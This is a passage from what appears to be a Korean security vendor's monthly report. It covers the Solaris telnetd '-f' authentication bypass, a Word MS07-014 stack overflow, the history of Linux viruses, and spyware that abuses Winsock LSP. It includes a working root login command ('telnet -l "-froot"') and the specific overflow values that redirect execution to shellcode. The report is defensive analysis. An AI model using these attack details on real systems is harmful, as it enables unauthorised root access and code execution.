                audit_error = ADT_FAIL_VALUE_AUTH_BYPASS;

                login_exit(1);      /* sigh */
                /*NOTREACHED*/
        }
        /* save fflag user name for future use */
        SCPYL(user_name, optarg);
        fflag = B_TRUE;
        break;
```

< get_options() 함수 - usr/src/cmd/login/login.c>

따라서, login 프로그램은 in.telnetd 대몬으로부터 USER 환경변수 값으로 넘겨받은 문자열 속에 –f를 옵션 –f로 간주하여 인증없이 성공적으로 로그인을 수행하게 되는 것이다. 이 때, login 프로그램은 in.telnetd 에 의해서 호출되었기 때문에 geteuid는 0값을 가지게 된다.

공격자는 다음과 같이 '-f' 옵션이 명시된 USER 환경 변수를 갖는 텔넷 연결을 시도하는 것만으로 공격자는 사용자 패스워드 없이도 시스템에 로그인할 수 있게 된다.

```
SECURE# telnet -l "-froot" <telnet server ip>
Trying <client_ip>...
Connected to <client_ip>.
Escape character is '^]':
#
```

만약, 디폴트 관리자 'root' 사용자에게 원격 텔넷 연결이 허용되어 있는 경우 공격자는 root 사용자명만으로 인증 없이 원격 시스템에 연결하여 관리자 권한을 획득할 수 있다. 현재 해당 취약점을 이용하는 웜의 출현이 보고되어 있으며, 반드시 보안 패치를 해야만 한다. 아울러 telnetd 의 사용보다는 sshd (Secure Shell Daemon)의 사용을 고려할 수도 있다.


► MS-Word Malformed Function(MS07-014) 취약점

2월에도 어김없이 MS Office 관련 취약점이 많이 발표되었으며, 오피스 취약점을 이용한 악성코드 또한 출현하였다.

MS Office는 다수의 애플리케이션으로부터 생성된 데이터를 하나의 파일에 포함시킬 수 있는 Compound Document File Format 을 갖는다. Compound Document file은 실제 파일 시스템과 유사한데, 데이터를 다수의 Stream(파일 개념)으로 분할하여 Storage(디렉토리 개념) 속에 나누어 저장한다. 다시 Stream은 작은 데이터 블록 단위인 Sector로 구분되는 데 반드시 연속되는 Sector들이 하나의 Stream을 이루는 것은 아니며 Stream의 구성은 Sector들의 연결 Chain(SID chain)으로 표현된다.

Compound Document File Format [1]은 일반적으로 다음과 같이 메타 데이터를 저장하고 있는 Header와 고정된 사이즈의 Sector들로 구성되어 있다.

[1] **Microsoft Compound Document File Format**
(http://sc.openoffice.org/compdocfileformat.pdf)




특히, 워드(DocFile) 파일[1]은 워드의 바이너리 데이터 묶음으로 구성된 Main Stream, 각종 구조체에 대한 정보(Description) 테이블로 구성된 Table Stream, Main Stream의 Character 데이터 외에 다양한 데이터로 구성된 Data Stream, Document 요약 정보를 담고 있는 Summary Information Stream, Object Stream으로 구성된다. 또한, 워드 파일은 FIB(File Information Block) 이라는 자체적인 헤더를 가지며 FIB를 통해 데이터 구조체들의 길이와 사이즈 정보들을 알 수 있다.

해당 취약점은 워드 파일의 Table Stream에 위치한 **plcfsed (section table)** 정보를 처리하는 과정에서 발생하는 스택 기반의 버퍼 오버플로우 취약점이며, 해당 데이터의 위치 정보는 다음 FIB의 fcPlcfsed(4byte) 필드를 통해서 얻게 된다.

HEX	Name	Size	Comment
0x0000	wIdent	ushort	magic number(0xEC 0xA5)
0x0002	nFib	ushort	FIB version written. This will be >= 101 for all Word 6.0 for Windows and after documents
0x0004	nProduct	ushort	product version written by
0x0006	lid	ushort	language stamp
…			
0x000E	lKey		File encrypted key, only valid if fEncrypted.
…			
0x00CA	fcPlcfsed	long	offset in table stream of section descriptor SED PLC. CPs in PLC are relative to main document.
0x00CE	lcbPlcfsed	ulong	count of bytes of section descriptor PLC.
…			

실제 파일 속에서 살펴보자. 아래 그림은 Compound Document File Header, 워드 파일의 FIB와 문제의 Plcfsed 데이터가 존재하는 Table Stream을 보여준다.

[1] **Microsoft Word 97 Binary File Format**
(http://mediasrv.ns.ac.yu/extra/fileformat/text/doc/wword8.html)




plcfsed(section table) 데이터 중 특정 데이터 값이 해당 취약점의 원인이 되었다.


Winword.3019742A() 모듈은 아래 코드와 같이 SUB ESP,854 를 수행하여 로컬 변수를 위한 스택 공간 0x854를 확보한다.


다음 MOVZX EDI, WORD PTR SS:[EBP-854] 코드를 수행하여 [EBP-854] 스택 위치로부터 EDI로 값을 얻어오는 데, 이 값이 바로 앞서 설명한 section table 데이터의 2바이트 이다. (0x30 04 – little endian) 이 값은 LEA EAX, DWORD PTR DS:[EDI+EDI] 코드 수행을 통해 2배 값이 되고 이 값만큼 데이터를 스택에 복사하게 된다.

실제 스택으로 데이터를 복사하기 위한 모듈은 CALL WINDWORD.30193323 코드에서 호출된다. 이 내부에서는 다음과 같이 반복적으로 데이터를 앞서 확보해 놓은 0x854 스택에 복사한다. 이 때, 데이터가 복사되는 첫 지점은 [EBP-852] 지점부터 이다. 따라서, 최대로 스택에 복사될 수 있는 데이터 크기는 0x429 (0x852/2) 가 된다.




해당 함수에서는 데이터를 복사하기 전 스택공간과 데이터 수를 비교하는 코드가 존재하지 않기 때문에, 공격자가 이 값을 최대값 0x429보다 큰 0x42A 이상의 값을 입력함으로써 아래와 같이 원래의 RET 주소가 저장되어 있는 스택지점을 Overwrite 시킬 수 있다.





이렇게 잘못된 값으로 Overwrite된 RET 주소번지는 `RETN 14` 코드 수행 시 EIP 레지스터로 옮겨지고 Access Violation을 발생시킨다.



이 때, Overwrite되는 RET 지점을 적절히 조절하여 사용자의 공격코드(Shellcode) 지점에 맞춰주면 공격자가 원하는 코드를 자유롭게 실행시킬 수 있게 된다.

이러한 오피스 취약점을 이용한 공격은 특정/불특정 사용자에게 대량의 조작된(악성코드가 포함된) 오피스 파일을 보냄으로 이루어지며, 이를 예방하기 위해서는 신뢰하지 않은 사용자 및 사이트에서 오피스 파일이 포함된 메일이 오는 경우에 주의가 필요하며, Anti-Virus 사용, 개인 방화벽, 보안패치 등이 필요하다.

III. ASEC 컬럼

(1) ASEC이 돌아본 추억의 악성코드: 리눅스 바이러스 등장

리누스 토발즈(Linus Torvalds)가 제작한 공개 유닉스인 리눅스(Linux)에서 활동하는 최초의 리눅스 바이러스인 Linux/Bliss 바이러스가 1997년 2월 컴퓨터 보안 메일링 리스트인 버그트랙(BugTraq)로 알려진다. 이 바이러스는 연구목적으로 제작되었으며 실제 제작시기는 1996년 중반이라고 한다. 악성코드 제작자가 도스를 벗어나 OS/2 바이러스를 제작하고 리눅스 바이러스에도 눈을 돌리게 된 사건이다.

Linux/Bliss 바이러스는 최초의 리눅스 실행 파일형 바이러스로 봐야 한다. 리눅스는 유닉스를 기반으로 하고 있어 유닉스의 쉘(Shell)과도 호환되며 유닉스 쉘로 작성된 악성코드도 무리 없이 실행되며 이들 쉘로 작성된 악성코드는 이전에도 존재했었다. 특히 컴퓨터 바이러스에 대한 논문을 최초로 발표한 프레드 코헨(Fred Cohen)이 데모로 선보인 바이러스가 유닉스(Unix) 기반일 정도로 유닉스 바이러스의 역사도 오래되었다. 다만, 유닉스는 일반 사용자보다 기업이나 학교 등과 같이 특수한 목적으로 사용되고 사용자가 루트(root) 권한을 얻지 못하면 바이러스가 한정된 영역에서만 활동할 수 있어 바이러스 제작자들의 관심이 멀었던 것뿐이었다.

이후 보안 취약점을 이용한 악성코드가 속속 등장하면서 리눅스의 보안 취약점을 이용해 루트 권한을 얻는 악성코드가 등장하면서 실제 사용자에게 피해를 입히는 Linux/Ramen [1]와 Linux/Slapper.worm[2]같은 악성코드가 2001년, 2002년 등장했으며 이는 Linux/Bliss 바이러스가 발견되고 4-5년 후의 일이다.

현재 리눅스는 윈도우에 비해 상대적으로 일반 사용자층이 적어 현재는 악성코드 제작자의 주요 목표는 되지 않고 있다. 하지만, 현재도 세계적으로 매달 10여 개 정도의 신종 리눅스 악성코드가 등장하고 있으며 리눅스 사용자가 증가하면 자연스럽게 악성코드 제작도 증가할 것으로 예상된다.


[1] http://kr.ahnlab.com/info/smart2u/virus_detail_784.html
[2] http://kr.ahnlab.com/info/smart2u/virus_detail_1030.html

(2) LSP를 사용한 스파이웨어

사용자의 개인 정보를 보다 효과적으로 외부로 유출하기 위한 스파이웨어의 진화는 끊임없이 계속 되고 있다. 최근 발견된 한국 온라인 게임의 계정 정보를 유출하는 스파이웨어(Win-Dropper/PWS.KorGame.65628, Win-Spyware/PWS.KorGame.34816, Win-Spyware/PWS.KorGame.105984)의 경우도 이러한 특징을 가지고 있는데 바로 Layered Service Provider(이하 LSP)를 사용한다는 것이다. 이로 인해 특정 안티 스파이웨어 제품으로 스파이웨어를 치료한 후 인터넷이 되지 않는다는 고객들의 문의가 증가했다. 그렇다면 LSP는 무엇이며 어떠한 특징으로 인해 스파이웨어에서 이를 악용하는지 알아보자.


► LSP(Layered Service Provider)란 무엇인가?

Winsock 2는 [그림 3-1]과 같은 구조로 이루어져 있어 응용 소프트웨어에서는 노출되어 있는 Winsock 2 API를 호출해서 동작하는 것을 알 수 있다.




[그림 3-1] Winsock2 구조

이중 Winsock 2 Transport SPI는 [그림 3-2]에서와 같이 LSP와 Base Service Provider와 같이 두 가지로 구성되어 있다. LSP는 [그림 3-3]와 같이 Winsock Catalog에 설치되며 Base Protocol의 상위 또는 다른 LSP 사이에 위치하게 된다.



[그림 3-2] Winsock2 Transport SPI




[그림 3-3] Winsock 2의 protocol catalog

이렇게 설치된 LSP는 응용 소프트웨어에서 특정 Layered Provider에 해당되는 Socket이 생성되면 그와 관련된 모든 API 호출 내역을 가로챌 수 있다. 따라서 Winsock으로 처리되는 내용을 확인할 수 있음은 물론이고 Winsock API의 처리 내역을 변경할 수도 있다. 또한 응용 소프트웨어는 Winsock 2 API만을 이용해 통신을 하므로 LSP가 설치된 사실을 인지할 수 없다.

LSP는 WSPStartup라는 export 함수 하나로 이루어진 윈도우의 표준 DLL(Dynamic Link Library)을 제작하고 설치만 되면 바로 운용이 가능하다. 이러한 특징으로 인해 특정 애드웨어(Adware)는 웹 페이지에 광고를 삽입시키기 위해 악용한다.


► 스파이웨어에서 사용하는 LSP

드라퍼코게임(Win-Dropper/PWS.KorGame.65628)은 LSP를 설치하는 기능을 수행한다. 실제 스파이웨어는 UPack으로 실행 압축 되어 있어 이를 해제 한 후 디버깅 해 보면 [그림 3-4]와 같이 LSP를 설치하는 코드를 확인할 수 있다.




[그림 3-4] Win-Dropper/PWS.KorGame.65628에서 LSP를 설치하는 부분

이렇게 추가된 LSP는 Winsock Catalog의 마지막에 추가된다. 이 경우 MSAFD TCP/IP Provider가 LSP보다 먼저 검색되므로 새로 추가된 LSP는 호출되지 않게 된다. 따라서 [그림 3-5]와 같이 Winsock Catalog의 순서를 변경하여 새로 추가된 LSP가 동작하도록 수정하는 부분 또한 확인할 수 있다.



